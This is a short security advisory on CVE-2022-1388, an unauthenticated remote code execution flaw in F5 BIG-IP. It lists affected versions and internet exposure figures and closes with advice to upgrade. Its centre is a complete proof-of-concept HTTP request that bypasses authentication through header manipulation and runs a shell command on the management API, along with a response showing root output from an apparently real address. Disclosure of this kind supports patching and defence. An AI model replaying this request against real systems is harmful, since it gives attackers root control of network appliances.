

F5 BigIP Unauthenticated Remote Code Execution Vulnerability

CVE-ID:

CVE-2022-1388

CVSS and impact:

Score: 9.8 (Critical)

This vulnerability may allow an unauthenticated attacker with network access to the BIG-IP system through the management port and/or self-IP addresses to execute arbitrary system commands, create or delete files, or disable services. There is no data plane exposure; this is a control plane issue only.

Impacted Products:


All the F5 Big-IP modules are affected by this vulnerability, and the versions which are known to be vulnerable are as follows:

16.1.0 - 16.1.2, 15.1.0 - 15.1.5, 14.1.0 - 14.1.4, 13.1.0 - 13.1.4, 12.1.0 - 12.1.6, 11.6.1 - 11.6.5.

Customer Base of Product:

According to Shodan shows there are at least 15,890 BIG-IP products exposed to the internet, leaving them potentially vulnerable to CVE-2022-1388. There are 3,770 vulnerable instances in the US, followed by 1,396 in China and 897 in India.

Exploit (Proof Of Concept):



```
Request
Pretty Raw Hex
1 POST /mgmt/tm/util/bash HTTP/1.1
2 Host: 123.57.134.69
3 Authorization: Basic YWRtaW46
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/101.0.4951.67 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Gpc: 1
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: keep-alive, X-F5-Auth-Token
16 X-F5-Auth-Token: a
17 Content-Type: application/json
18 Content-Length: 39
19
20 {
  "command": "run",
  "utilCmdArgs": "-c id"
}

Response
Pretty Raw Hex Render
13 Local-IP-From-Httpd: 172.17.10.21
14 Sec-Fetch-Site: none
15 X-Forwarded-Server: localhost.localdomain
16 X-Forwarded-Proto: http
17 X-Forwarded-Host: 123.57.134.69
18 Sec-Fetch-Mode: navigate
19 Sec-Fetch-Dest: document
20 Accept-Language: en-US,en;q=0.9
21 Sec-Fetch-User: ?1
22 Accept-Encoding: gzip, deflate
23 Sec-Gpc: 1
24 X-F5-New-Authok-Reqd: false
25 X-Content-Type-Options: nosniff
26 X-XSS-Protection: 1; mode=block
27 Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'
  data: blob;; img-src 'self' data: http://127.4.1.1 http://127.4.2.1
28 Keep-Alive: timeout=4, max=100
29 Connection: Keep-Alive
30
31 {
  "kind": "tm:util:bash:runstate",
  "command": "run",
  "utilCmdArgs": "-c id",
  "commandResult":
    "uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"
}
```

Recommendation and Advisory

If you are running a version listed above, you can eliminate this vulnerability by installing the latest version available on the official website.